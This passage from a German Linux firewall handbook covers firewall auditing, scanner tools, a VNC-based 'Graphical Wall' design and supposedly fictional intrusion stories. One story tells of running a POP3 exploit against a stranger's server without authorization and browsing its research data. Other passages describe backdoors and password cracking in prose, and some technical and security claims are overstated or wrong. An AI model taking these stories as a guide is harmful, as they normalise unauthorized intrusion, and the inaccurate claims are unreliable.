Die Überprüfung der Firewall ist eine ebenso komplexe wie zeitraubende Angelegenheit. Wie schwierig dies ist, und wieviele Fehler möglich sind, mag ein Beispiel zeigen. Seit Jahren lieferte CHECKPOINT Firewalls aus, viele dieser Installationen wurden von unabhängigen Experten überprüft, und für sicher befunden. Niemand hatte über Jahre hinweg auch nur daran gedacht, neben den TCP/IP Ports auch das SMNP Protokoll zu überprüfen. Hacker konnten so über Jahre hinweg bei einigen Installationen sämtliche Statistiken z.B. der Mail-Übertragungen über die Firewall hinweg einsehen. Die Mail - Adressen sämtlicher Kunden war dort aufgelistet. Auch die sogenannte Zertifizierungsstellen hatten diesen Test nicht durchgeführt. Bekannt wurde dieser Fehler erst über die BUGTRAQ Liste, woraufhin Checkpoint auch schnell reagierte, und die Standardeinstellung für SMNP des externen Interfaces auf "AUS" stellte. Andere Firewall-Installationen wurden für sicher befunden, obwohl viele der Angriffe via E-Mail über die Arbeitsstationen und die Makrofunktionen ausgeführt wurden (Siehe MELISSA). Es dürfte jedem klar sein, daß eine Firewall niemals Schutz bietet, sondern nur ALARM - MELDUNGEN an den Systemadministrator weitergeben kann. Diese richten sich nach der Security Policy für das Netzwerk und die User. Damit dieser Mechanismus auch korrekt arbeiten kann, müssen zuerst alle Ports überprüft werden. Hierzu werden alle Zielports von 0-65535 der Reihe nach gescannt. Viele Firewalls haben jedoch einen Scanner Detektor und schießen die Verbindung vom Scanner-Host schon nach 2 durchgescannten Ports und Melden einen Scanner-Angriff an den Systemadministrator. Hierbei kann der Portscanner nicht mehr entdecken, daß z.B. Port 25 oder 23 weit offensteht, weil die Firewall jeden Kontakt unterbrochen hat. Ein andere Fall ist das jüngste Ereignis mit dem TCPWRAPPER von Wietse Venema, dessen Quellcode von einem Hacker manipuliert wurde. Dieser reagierte auf normale Portscans völlig korrekt, nur wenn der Portscann von einem 400er Port aus initiiert wurde, dann öffnete sich eine ROOT-Shell. Das bedeutet insbesondere, daß nicht nur alle Zielports gescannt werden müssen, sondern auch alle Kombinationen von Quell-und Zielports. Ein einziger SCAN mit 65.000^2 Kombinationsmöglichkeiten dauert auf einem 10 MBit LAN ca. 30 Minuten pro Host. Derjenige, dessen Portscanner nach Sekunden schon eine Meldung liefert, der hat mit Sicherheit nur Zielports gescannt. Bekannte Security Scanner, wie ISS oder NMAP überprüfen nicht alle Kombinationen von Quell-und Zielports. Wer also insbesondere UNIX Maschinen im Internet betreibt, der sollte seine Maschinen nochmals gründlicher scannen.

Kritisch sind auch programmierbare Firewalls. Hier könnte ein Experte z.B. diese so programmieren, daß die Firewall sich für Zugriffe von außen öffnet, wenn in der Reihenfolge 17-4567-65123-2-470 die Ports kurz angesprochen werden. Dies läßt sich recht einfach z.B. mit der SINUS-Firewall-1 realisieren. (Übrigens kann man dieses Verfahren auch dazu benutzen, um eine Art Authentifizierung für Surfer zu realisieren, siehe Homepage von ARCOR). Man sollte auch als Nichtexperte stets in die Konfigurationsdatei der Firewall hineinschauen. Diese Konstrukte sind leicht zu entdecken. Wer also eine Firewall von einer externen Firma installieren läßt, der sollte stets dafür sorgen, daß das KNOW HOW in der eigenen Firma zumindest ausreicht, um die Firewallregeln überprüfen zu können.

Die Schußfolgerung daraus ist, daß für die Überprüfung einer Firewall ein Blick auf die Firewallregeln

dringend geboten ist, um auszuschließen, daß Hintertüren eingebaut wurden.

Eine Firmen lassen trotzdem ihre Firewall Anbindung gerne überprüfen. Ziel könnte es z.B. sein, eine Datei von einem internen (FTP/FILE) Server in das Internet zu entführen. Diese Aufgabe ist dank Microsofts Sicherheitspolitik doch recht einfach zu bewältigen. Viel wichtiger ist es, daß die Alarmmechanismen auch funktionieren. Es darf einem Angreifer nicht gelingen, eine Datei unbemerkt zu entführen. Hierzu muß ein Angriff tatsächlich ausgeführt werden. Wenn der Systemadministrator alle Angriffe im Alltagsstreß bemerkt, dann ist viel erreicht. Hierzu gehört eine mehrtägige Ausbildung. Eine Firewall ist nur so sicher, wie sein Bedienungspersonal qualifiziert ist. Dabei spielen der Hersteller der Firewall und die Eigenschaften der Firewall nur eine untergeordnete Rolle. Man sollte also an der Firewall sparen, nicht aber an der Ausbildung der Administratoren. Wer Wert auf Bedienungskomfort der Firewall legt, der ist auch mit dem JAVA-Interface der SINUS Firewall gut bedient.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

34. Werkzeuge für Auditing

Im Internet finden sich zahlreiche professionelle Werkzeuge. Auf der Homepage von Bernd Eckenfels http://sites.inka.de/sites/lina/freefire-l/, auch **FreeFire** genannt, finden sich zahlreiche professionelle Werkzeuge, die allesamt frei verfügbar sind. Die Auswahl dort ist wirklich sehr groß. Ein Werkzeug, welches dort fehlt, ist Ballista. Mit diesem kann man gezielt TCP/IP Stacks auf mögliche DoS Angriffe kontrollieren. Dieselben Tests kann man auch mit der Bibliothek **net::rawip** für PERL unter FreeBSD, SOLARIS und LINUX durchführen. Man findet diese auf der Site http://www.freshmeat.net. Ein Geheimtip ist ISIC zusammen mit der Library libnet von Mike Frantzen (http://expert.cc.purdue.edu/~frantzen/ von der PURDUE Universität, wo viele TCP/IP Stacks herstammen. Als Security Scanner hat sich der ISS Security Scanner von ISS.NET bewährt. Dieser ist dort auch als LINUX Version im Quellcode erhältlich. Von SATAN, SAINT o.ä. veralteten und nur auf UNIX spezialisierten Werkzeugen sollte man dringendst absehen, da diese nur wenige UNIX-Spezifische Sicherheitsprobleme erkennen können. Beim Scan von Firewalls sollte man auch stets beachten, daß viele Firewalls gegen Scanner **counter intelligence** Strategien implementiert haben, weswegen die Resultate oft zweifelhaft sind. Siehe hierzu auch im Kapitel Analyse eines TIS-FWTK und Firewall-1


Wer mag, der sollte einmal mit Hilfe des ISS Scanners einige SSL-Server von SHOP Anbietern untersuchen. Interessant ist es, daß diese Server zwar eine sichere SSL-Verbindung zur Übermittlung von Kreditkarten - Nummern bieten, aber selber völlig ungesichert sind.

Schwierig wird es, Datenbanken gegen Angriffe zu sichern. Wie bereits im Kapitel über **buffer overflows** beschrieben, sollte man entsprechende Filter einsetzen, die eine Beschränkung des SQL-Befehlssatzes kennen. Scanner, wie ISS, überprüfen natürlich solche Fehler nicht.

35. Die GRAPHICAL Firewall, eine unkonventionelle Lösung

Wer sich dieses Handbuch durchliest, und noch keinen Horror hat, der mag sich vielleicht mit dieser unkonventionellen, aber sicheren Firewall anfreunden, die garantierte Sicherheit bietet. Ich möchte Sie einfach einmal mit **Graphical Firewall** bezeichnen.

Der Aufbau ist folgender:



Beispiel LINUX GRAPHICAL WALL

Die Idee dahinter liegt darin, nur Informationen von Bildschirm und Mouse über die Firewall zu übertragen, während die gefährdeten Applikationen auf der LINUX **GRAPHICAL WALL** laufen, z.B. Netscape. Hierzu werden auf dem LINUX Server VNC-Server installiert. VNC ist absolut vergleichbar mit PC ANYWHERE, jedoch völlig kostenlos und im Quellcode verfügbar.

Für jede Arbeitsstation wird ein VNC-Server auf den Ports 6000 auf LINUX installiert. Für jeden User muß ein eigener VNC-Server auf LINUX installiert werden. Hierzu werden Ports von 6000 an aufwärts verwendet.

Auf den Arbeitsstationen wird ein JAVA VNC Client installiert, der die virtuelle X-Windows Oberfläche von LINUX grafisch auf die Arbeitsstationen überträgt. Informationen von Maus und Tastatur werden von den Arbeitsstationen auf die VNC-Server übertragen. Jeder Arbeitstation wird dann ein eigener VNC-Server zugeordnet.

Da alle Anwendungen ja auf der LINUX Maschine laufen, kann ein Angreifer höchstens in diesen Server eindringen. Über die Firewall-2 kommt er nicht hinweg.

Ich habe eine ganze Reihe von Angriffen durchgeführt. Selbstverständlich sind DoS Angriffe auf den LINUX GRAPHICAL WALL Server, der stellvertretend für die User im lokalen Netz surft, möglich. Hier endeten

jedoch alle Wege. Der Versuch, den Datenstrom zu den Clients hinter Firewall 2 in dem lokalen Netzwerk zu stören, resultierten in PIXEL - Störungen auf deren Bildschirmen, mehr nicht. Weiter kann man als Angreifer nicht kommen.

Einen Nachteil hat diese Konstruktion jedoch - Der User an der Arbeitsstation kann zwar Mails lesen und Programme downloaden, diese verbleiben jedoch stets auf der LINUX GRAHICAL WALL. Über einen angeschlossenen Drucker können Mails und Attachments ausgedruckt werden, mehr nicht.

Der Vorteil dieser Firewallkonstruktion ist, daß Viren, trojanische Pferde niemals über Firewall-2 hinweg übertragen werden können. Die Konfiguration von Firewall-2 ist relativ einfach - für jeden User muß jeweils 1 TCP Port von Port 6000 an aufwärts reserviert werden. Ein Angreifer kann mit dem VNC Protokoll keinerlei Schaden auf den Arbeitsstationen anrichten. Erstens enthält das VNC Protokoll ja nur Bildschirminformationen für die Clients, zweitens läuft es in der JAVA SANDBOX ab, die zusätzliche Sicherheit bietet.

Die Nachteile dieser Konstruktion sollen hier natürlich auch nicht verschwiegen werden. Gegenüber allen anderen Firewalls sind die Nebenwirkungen aber äußerst gering. Es gibt evtl. Probleme der Performance bei der Übertragung der Bildschirminhalte. Wer noch ein 10 MBit Netzwerk besitzt, der wird bemerken, daß die Inhalte bei mehr als 10 simultanen Usern nur noch ruckelnd übertragen werden. Die Flut der Pixelinformationen sorgt trotz Kompression für eine ruckelnde Übertragung. Bei geswitchten 100 MBit Netzwerken können durchaus bis zu mehrere dutzend User simultan surfen. Hier wird das Limit durch die Performance der LINUX **GRAPHICAL WALL** gesetzt. Viel RAM und ein schneller Prozessor, sowie eine oder mehrere 100 MBit Karten reichen hier jedoch völlig aus. Wer dennoch Performanceprobleme hat, der sollte mehrere LINUX **GRAPHICAL WALL** aufbauen. Wer viele User surfen lassen möchte, und wem die Performance nicht reicht, der kann auf den Arbeitsstationen den Freeware X-Server (Server ist korrekt, obwohl Client) für Windows 95/98/NT installieren. Das X-Protokoll ist sehr kompakt und erlaubt den Anschluß von mehreren hundert Arbeitsstationen pro 100 MBit LAN. Hier werden zwar auch nur Bildschirminformationen übertragen, jedoch besteht die Gefahr eines Buffer Overflows im X-Server auf der Arbeitsstation hinter der Firewall 2. Diese Gefahr ist jedoch nicht so bedeutend, da ein Einbruchsversuch in den LOGFILES von Firewall-2 schnell bemerkt werden würde.

Diese **GRAPHICAL WALL** ist in zahlreichen Unternehmen im Einsatz und hat sich äußerst bewährt. Probleme mit Viren, Makroviren, trojanischen Pferden gehören dort nun der Vergangenheit an. Und wenn nun ein Angreifer es schafft, bis zur LINUX **GRAPHICAL WALL** vorzudringen, dann sicherlich nicht unbemerkt. Spätestens bei der Entdeckung der VNC - Server wird ein professioneller Cracker das Handtuch werfen.

Das Toolkit VNC ist im Internet unter http://www.uk.research.att.com/vnc/index.html zu finden. VNC liegt im Quellcode vor und unterliegt der GNU Public License. Support wird inzwischen von AT angeboten (früher eine Entwicklung von Olivetti). VNC wird für viele Betriebssysteme angeboten, UNIX, MAC, Windows. Die Clients liegen sogar in einer JAVA Version vor, sodaß sichergestellt ist, daß in Zukunft auch alle Betriebssysteme unterstützt werden.

Die verwendeten Ports entsprechen denen von X-Windows, es wird jedoch nicht das RPC Protokoll eingesetzt. Eine einfache Freischaltung der Ports von 6000 -600x (je nach Zahl der Clients) auf der Firewall genügt.

Es sollte auch nicht unerwähnt bleiben, daß die Folgekosten des Einsatzes der LINUX **GRAPHICAL WALL** erheblich geringer sind. Der Grund liegt darin, daß keinerlei Folgekosten für Lizenzen für Virenscanner, Neu/Nachinstallationen von Software auf Windows Clients entstehen.

Die LINUX **GRAPHICAL WALL** ist bereits erfolgreich bei zahlreichen Banken und Versicherungen im

Einsatz. Das System arbeitet stabil und ohne besondere Probleme. In normalen Unternehmen ist die LINUX **GRAPHICAL WALL** für den Einsatz in den Bereichen Buchführung/Geschäftsleitung prädestiniert, also immer da, wo die Clients besonderen Gefahren durch Viren, trojanische Pferde, Active-X Applets.... ausgesetzt sind. Wer in einem Unternehmen bereits stukturierte Verkabelung mit intelligenten, aktiven Komponenten eingeführt hat, der kann mit Hilfe von V-LAN´s bestimmte Arbeitsplätze im Unternehmen sicher mit Hilfe der LINUX **GRAPHICAL WALL** gegen Angriffe absichern.

Warum noch niemand auf diese Idee gekommen ist ?

Nun - man kann kein Geld damit verdienen.....daher ist die Konstruktion in dieser Art verworfen worden.....FINJAN bietet aber etwas ähnliches für Active-X und JAVA an.....natürlich patentiert und sehr teuer....

Die VNC-Server sind sehr einfach aufzusetzen, sowohl unter LINUX als auch unter SOLARIS, also auch für Anfänger kein Problem. Der Client bedarf keine Konfiguration und kann sofort gestartet werden. Man sollte jedoch wissen, daß das INTEL Executable nicht gegen buffer overflows immun ist, und den JAVA Client stets vorziehen. Viel Spaß nur mit der ultimativ sicheren **LINUX GRAPHICAL WALL**, jedenfalls ist mir persönlich kein Weg bekannt, überhaupt über diese FIREWALL trojanische Pferde oder Viren in ein Netzwerk einzuschleusen. Diese Probleme dürften nun der Vergangenheit angehören.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

36. Stories zum Nachdenken

Diese Stories sind frei erfunden, eventuelle Ähnlichkeiten zu irdischen Unternehmen oder Handelsmarken sind rein zufällig und nicht beabsichtigt. Alle hier erwähnten Geschichten sind reine Fiktion.

36.1 Fehlkonfiguration in einem süddeutschen Elektrogroßhandel

Anfang 1997 bemerkte ich als Betreiber der Domain **SUB**, daß versehentlich E-Mails dieses Elekrogroßhandels mit vielen tausend Mitarbeitern weltweit, ich möchte ihn Sehnix nennen, auf meiner Domain eintrafen. Die Mails waren nicht an userxy@**SUB**.sehnix.de gerichtet, sondern an userxy@sehnix.**SUB**.de adressiert. Ich machte also den Systemadministrator bei Sehnix darauf aufmerksam, daß einige Mails falsch adressiert waren, offensichtlich aufgrund einer Vertauschung bei der Übersetzung der Mailadresse einer Visitenkarte dieses Unternehmens vom X.400 Format in die korrespondierende Darstestellung im Internet. Der Systemadministrator reagierte nicht.

Mittlerweile häuften sich die Mails. Seltsam war dabei, daß diese nun stoßweise auf der Domain **SUB** eintrafen, manche Tage gar nicht, an anderen direkt zu hunderten. Diese Mails landeten alle als nicht zustellbar auf meinem Server, dessen Postmaster ich bin. Der DNS-Server war so konfiguriert, daß alle E-Mails an die Domain **SUB**.de automatisch in einem Sammelpostfach landen. Hierzu habe ich den MX-Eintrag im DNS Server so eingestellt, daß auch alle Mails an Subdomains in dieses Postfach einsortiert werden.

Als Postmaster erhalte ich stets alle fehlerhaft zugestellten Mails, zumal darunter auch einige Mails sind, die die Überprüfung auf Viren nicht bestanden haben. Diese fehlerhaft zugestellten Mails an die Domain sehnix.**SUB**.de landeten als alle bei mir, da ich die Subdomain sehnix nicht mit einem eigenen MX Eintrag eingetragen hatte.

Es trafen einige dutzend interne E-Mails von Mitarbeitern an Mitarbeiter des Unternehmens ein, die normalerweise niemals nach Außen hätten gelangen dürfen. Darunter auch eine mit EXCEL verfaßte Jahresbilanz der SAP Abteilung in Frankreich, einige interne Berichte über Prüfungsprotokolle bei Banken und Berichte über Hermes - Bürgschaften der Bundesregierung für Projekte in China. Irgendwie wurde mir klar, daß ich den Systemadministrator schnellstens informieren müßte - gesagt getan. Lapidare Antwort: Das würde täglich passieren und ich sollte meinen DNS-Server so einstellen, daß die E-Mails automatisch abgelehnt würden. Interessanterweise hat aber mein Server genau dieses schon immer getan, also die Mail als nicht zustellbar zurückgesandt, natürlich mit Kopie an Postmaster. Es war also insofern alles in Ordnung, was die Konfiguration meines Servers betraf. Interessant wurde es jedoch, als innerhalb weniger Tage 4.5 Gigabyte E-Mails von diesem Elekrogroßhandel in meinem Postfach lagen. Alle waren Sie als nicht zustellbar an den Absender zurückgegangen und als Kopie an Postmaster in mein Postfach gelegt wurden. Heftige Proteste meinerseits an den Systemadministrator via E-Mail wurden ignoriert. Danach fing ich an, zum Spaß auf E-Mails der Mitarbeiter zu antworten. Ich schickte mit meinem korrekten Absender Grüße an Mitarbeiter, deren E-Mails den Empfänger offensichtlich nicht erreicht hatten.

Danach tat sich offensichtlich etwas. Mich erreichten seltsamerweise die internen Trouble-Tickets, worin Systemadministrator A eine E-Mail an Systemadministrator B schrieb, worin er um Hilfe bat, den Fall

einer nicht zustellbaren E-Mail genauer zu untersuchen. Warum dieses Trouble Ticket mit der Nummer 1705 mich im Internet erreichte, war mir völlig unklar. Klar war nur - dieses hätte den Konzern nicht verlassen dürfen. Ich informierte mal wieder den Systemadministrator, der nicht reagierte. Sehr wohl aber wunderte ich mich, daß diese Systemadministratoren meinen Internet-Server genau untersuchten. Auf eine Untersuchung mit einem Security Scanner folgte eine genaue Inspektion aller Seiten von allen Domains auf diesem Server, und zwar über ein Gateway, welches offensichtlich in Deutschland an das Internet angebunden war. Alle fehlerhaft zugestellten Mails stammten, so wies es zumindest der Header aus, von einem Gateway in den USA.

Ich untersuchte das USA-Gateway und stellte fest, daß dieses gut durch eine Firewall gesichert war.

Danach führte ich mit Hilfe des ISS Security Scanners eine kleine Untersuchung dieses deutschen Gateways durch, von welchem aus mein Server gründlich untersucht wurde. Es waren jedoch keinerlei Sicherheitslücken erkennbar. Als ich dann alle DNS Logs auswertete, stellte ich fest, daß DNS-Anfragen von diesem Gateway an meinen Internet-Server gingen. Das machte mich ein wenig stutzig. E-Mails laufen über über das USA-Gateway, DNS und Surf-Traffic für die Mitarbeiter laufen über ein deutsches Gateway. Fein.

Ich untersuchte noch die Header von ein paar hundert internen E-Mails, und stellte fest, daß offensichtlich der Backup Server des X.400 Gateways einen Fehler bei der Übersetzung der X.400 Adressen in das Internet-Format hatte. Der Original X.400 Server war offensichtlich in Ordnung. Ich hatte also den Fehler in deren Netzwerk gefunden: Immer, wenn ein X.400 Server ausfiel, dann wurden für diese Zeit alle Mails in das Internet versendet. Das waren an einigen Tagen mehrere Gigabyte. Darunter natürlich auch äußerst vertrauliche Informationen, die ich selbstverständlich sofort gelöscht habe.

Ich erhielt in der Folge noch weitere Trouble Tickets, worin sich Systemadministratoren darüber austauschten, warum einige E-Mails den Empfänger nicht erreichten. Ich sendete an diese freundlicherweise eine E-Mail, worin ich nochmals darauf hinwies, daß es wohl recht merkwürdig sei, wenn sogar die Trouble Tickets mit sicherheitsrelavanten Informationen bei mir landeten. Diese Mails blieben ohne Antwort.

Es war inzwischen Januar 1998, als ich die ganze Geschichte einem Reporter eines Käseblattes übergab, der dieses Problem dann netterweise als Unfall schilderte, was es im Grunde auch war.

Auch die EDV-Leitung dieser Elektrofirma war unterrichtet, also dachte ich, daß das Problem behoben sei.

Inzwischen war es Januar 1999, als mich der Schlag traf: In meinem Briefkasten lag ein Winword Dokument von einem Mitarbeiter von Sehnix an eine bekannte Bank, bezeichnen wir diese einmal mit K-Bank, worin dieser detailliert das neue Sicherheitskonzept für das weltweite Netzwerk unter Windows NT mit Backoffice beschrieb.

Der Inhalt war auch für mich sehr aufschlußreich in so fern, als daß dieser sich hinter den Sicherheitsempfehlungen von Microsoft versteckte, und sein ganzes Konzept keinerlei Sicherheitsbarrieren bzw. Kontrollmöglichkeit des Traffics innerhalb des weltweiten Netzwerkes aufwies.

Ich wendete mich also im Februar telefonisch an den Adressaten in der K-Bank, einem EDV - Leiter, der

mich darum bat, schnellstmöglich ihm dieses Dokument PGP verschlüsselt zuzumailen. Ich wies ihn freundlich darauf hin, daß dieses Dokument bereits mehrfach unverschlüsselt durch das Internet versandt worden sei, und daß ich PGP nicht verwende.

Ich sendete ihm also das Dokument und habe bis heute auch keinerlei E-Mails mehr von Firma Sehnix erhalten. Es gab zwar in der Zwischenzeit nur einen panischen Anruf, bei welchem mich ein Systemadministrator von Sehnix dringend darum bat, eine versehentlich an meine Domain versandte, höchst vertrauliche Mail zu löschen, was ich ihm auch versprach, allerdings weiß ich bis heute nicht, welche Mail er gemeint haben könnte. An diesem Tag jedenfalls habe ich keinerlei fehlgeleiteten E-Mails von Firma Sehnix erhalten.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

36.2 Sicherheit der PIN CODES von Chipkarten

Während ich so in einem IRC Channel den Gespächen lausche, werde ich auf einen Kerl aufmerksam, der Passworte zu Server von Universitäten tauschen möchte. Ich frage ihn, was er so anzubieten hätte. Er offeriert mir kostenlos eine Passwortdatei mit Passworten an einem Server der UNIVERSITÄT Tokyo. Mir kommt das etwas unglaublich vor. Ich suche mir aus der Liste von 500 Paßworten eines aus und versuche, mich per Telnet an diesen Server anzubinden. Der Login ist erfolgreich, und ich sehe viele wirre ASCII Zeichen auf dem Bildschirm, die mir ein Menü anbieten. Nun, da mein Japanisch nicht so gut ist, steige ich aus diesem Menü aus, und sehe, daß ich mich in der Universität Tokyo in einem Server mit tausenden von Studentenaccounts befinde. Ich kann Programme starten, Kompilieren, Perl-Skripte ausführen ... ich logge mich aus .....

Ich frage den Kerl im IRC Channel nach weiteren Paßworten von anderen Servern. Kein Problem - 5 Minuten später habe ich riesige Paßwortlisten von Server aus Hochleistungsrechenzentren der USA, Deutschland, England, u.s.w. in meinem Verzeichnis. Ich kann es kaum glauben, und frage ihn, wie er daran gekommen ist.

Er behauptet, daß es viele Wissenschaftler gibt, die größere Simulationsaufgaben jeweils auf die Nachtseite der Erde verschieben, damit tagsüber die Arbeit nicht gestört wird. Nachts dürften die Server dann voll ausgelastet werden. Mit einigen Accounts hätte er angefangen, danach hätte er genügend Rechenzeit auf Großrechnern zur Verfügung gehabt, die DES verschlüsselten Paßworte in der Datei **/etc/passwd** und **/etc/shadow** zu entschlüsseln.

Diese verschlüsselten Paßworte können normalerweise nicht entschlüsselt werden, es kann aber meistens ein wirres Ersatzpaßwort gefunden werden, welches ebenfalls denselben verschlüsselten Eintrag liefert. Für eine Liste von 100 verschlüsselten Paßworten, so behauptet der, würde er ein paar Stunden CPU Zeit auf einer SGI Powerchallenge verbrauchen, das wäre dann auch schon alles....die Algorithmen wären überall gleich, nämlich 3DES...da kann man einfach mit **brute force** Paßworte erzeugen und mit dem verschlüsselten Eintrag vergleichen.....

In der c´t # 18, Seite 46 steht: Gerichte uneins über Sicherheit von PIN-Codes.....Gutachter des Landgerichtes Frankfurt ... Die Kosten für den Bau eines Entschlüsselungskomputers müssen mit mindestens 300.000 Mark geschätzt werden, und es gäbe keine konkreten Anhaltspunkte dafür, daß tatsächlich eine Organisation im Besitz eines derartigen Computers sei. (Az 2/1 S 336/98). Ich halte gerade Paßworte von Computern in Händen, die zusammen hunderte von Millionen US$ kosten, alle mit öffentlichen Geldern finanziert.....egal .....die Story ist ja erfunden, sowas gibt´s überhaupt nicht.....

36.3 Die Forschungsabteilung eines Chemieunternehmens

Wenn man so durch die Log-Files eines WWW-Servers schaut und bei RIPE den Besitzer der IP - Nummern ermittelt, dann wird einem klar, daß es doch einige User in Unternehmen gibt, die während der Arbeitszeit gerne über WWW mit anderen Leuten chatten, oder auch gerne Witzeseiten auf irgendwelchen Servern lesen. Ich erstelle also ein paar Witzeseiten mit deutschen und holländischen Witzen. Danach schicke ich eine E-Mail an eine Bekannte aus dem Unternehmen mit ein paar Witzen von dieser Seite vorab und dem Link auf diese Seite hintendran. Ich schaue mir die Log-Files an. Niemand sonst kennt diese WWW-Seite: http://www.little-idiot.de/bse/. Nach ein paar Stunden sehe ich ein paar Hits. Mit meinem automatischen Skript erfahre ich, daß die IP - Nummer zu einem holländischen Provider gehört, RIPE machts möglich. Die deutschen Mitarbeiter dieses holländischen Chemieunternehmens sind also über eine Standleitung mit der Zentrale in Holland verbunden und nutzen deren Internet-Gateway. Ich scanne dieses Gateway mit dem ISS Security Scanner und stelle fest, daß eine gut installierte Firewall dahintersteckt.

In den folgenden Tagen sehe ich mehrere Abrufe, die alle über dieses Gateway laufen.

Doch plötzlich bemerke ich in den Log-Files eine andere IP - Nummer, die auch zu einem holländischen Provider gehört. Ich scanne sofort und bemerke, daß dieses ein LINUX Server ist, der eine veraltete Linux Version trägt, auf welcher auch keine Firewall aktiv ist. Der Scanner meldet eine Sicherheitslücke im POP3 Dämon. Ich setze einen Dauer-PING auf diese IP - Nummer, damit das Modem nicht auflegt, und suche schnell den passenden EXPLOIT auf http://www.rootshell.com, installiere diesen und starte ihn. Ich befinde mich nun in einer SHELL auf einem unbekannten LINUX Server. Mein Instinkt sagt mir jedoch, daß dieser Server zu einem Mitarbeiter des Chemieunternehmens gehört, der seinen eigenen Internet-Anschluß mit LINUX realisiert hat, schließlich kennen wahrscheinlich nur Mitarbeiter dieses Unternehmens meine Internet-Seite, und es ist höchst wahrscheinlich, daß meine E-Mail einen schnellen Verbreitungsgrad unter den Mitarbeitern hatte.

Ich schaue mich also auf dem Server ein wenig um. Ich sehe wenig interessantes, außer ein paar SQL Datenbankfiles, wo offensichtlich ein Mitarbeiter unter MySQL eine ACCESS Anbindung realisiert hat. Ich schaue mir die Inhalte dieser Datenbank an: Es sind Protokolle über riesige Versuchsreihen mit Giftstoffen in Kunststoff und die Resistenz gegen Pilze und Bakterien. Ein riesiges Arsenal an geballter Erfahrung über die Haltbarkeit von Kunststoffen.

Ich befinde mich direkt in der Forschungsabteilung dieses Unternehmens, wo ein Mitarbeiter, ein Doktor der Chemie aufgrund seiner jahrelangen Verbundenheit zum UNIX Betriebssystem während seiner Promotion, das Bedürfnis hatte, seinen eigenen UNIX-Server zu betreiben. Ich hätte einen DIAL-IN Dämon installieren können, der sich regelmäßig einwählt und einen Eintrag in den Log-Files meines Servers hinterläßt. Mit Hilfe dieser Sicherheitslücke im POP3 Dämon wäre ich somit immer in der Lage,

ohne Log-Einträge zu hinterlassen, mich auf Servern im Unternehmen länger unbemerkt umzuschauen.

Ich benachrichtige also die Geschäftsleitung dieses Unternehmens, daß ich wichtige Daten aus dem Netzwerk hinter der Firewall besitze und erzähle, wie ich an die Daten gelangt bin.

Der Kommentar: So einfach hatten wir uns das nicht vorgestellt.....

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

37. Lösungen für die in diesem Handbuch aufgeführten Sicherheitsprobleme

Einige Lösungsansätze wurden in den Kapiteln schon angedeutet. Absolute Sicherheit kann es angeblich nicht geben. Es gibt aber Dinge, die man beachten sollte, damit man Crackern möglichst viele Steine in den Weg legt, sodaß der Aufwand so groß wird, daß es sich nicht lohnt, einen Angriff über die Firewall zu planen und durchzuführen. Es gibt andere, einfachere Wege, an Informationen zu kommen. Angriffe aus dem Internet können also erheblich durch sorgfältige Wartung, und eine gute Überwachung zur Abschreckung von Lamern auf ein Minimum reduziert werden. Einige der so gesicherten Systeme unter LINUX z.B. laufen seit längerer Zeit zuverlässig. Es wurden zwar einige Angriffe registriert, die aber ohne Erfolg blieben.

Für andere Probleme, die z.B. aus der Verwendung von Windows NT mit PDC´s resultieren, gibt es nur eine Antwort - Abschaffen und vernünfige Betriebssysteme einsetzen. Die Gartner GROUP hat signifikante Unterschieden bei den DOWN-Zeiten zwischen den großen Plattformen festgestellt, siehe INFORMATIONWEEK 17/18 vom 19. August 1999, Seite 40:

```
AS/400          5.2 Stunden/Jahr
S/390           8.9 Stunden/Jahr
UNIX            23.6 Stunden/Jahr
Windows NT      224.5 Stunden/Jahr
```

Da weiß man, was man hat ! Schönen, guten Abend (Zitat von Jan Hagemeier, Bonn :)

38. Danksagung an alle LINUX´ler

Ich möchte hier an dieser Stelle einigen hervorragenden Köpfen danken, ohne welche das LINUX Firewall Handbuch nicht geschrieben worden wäre:

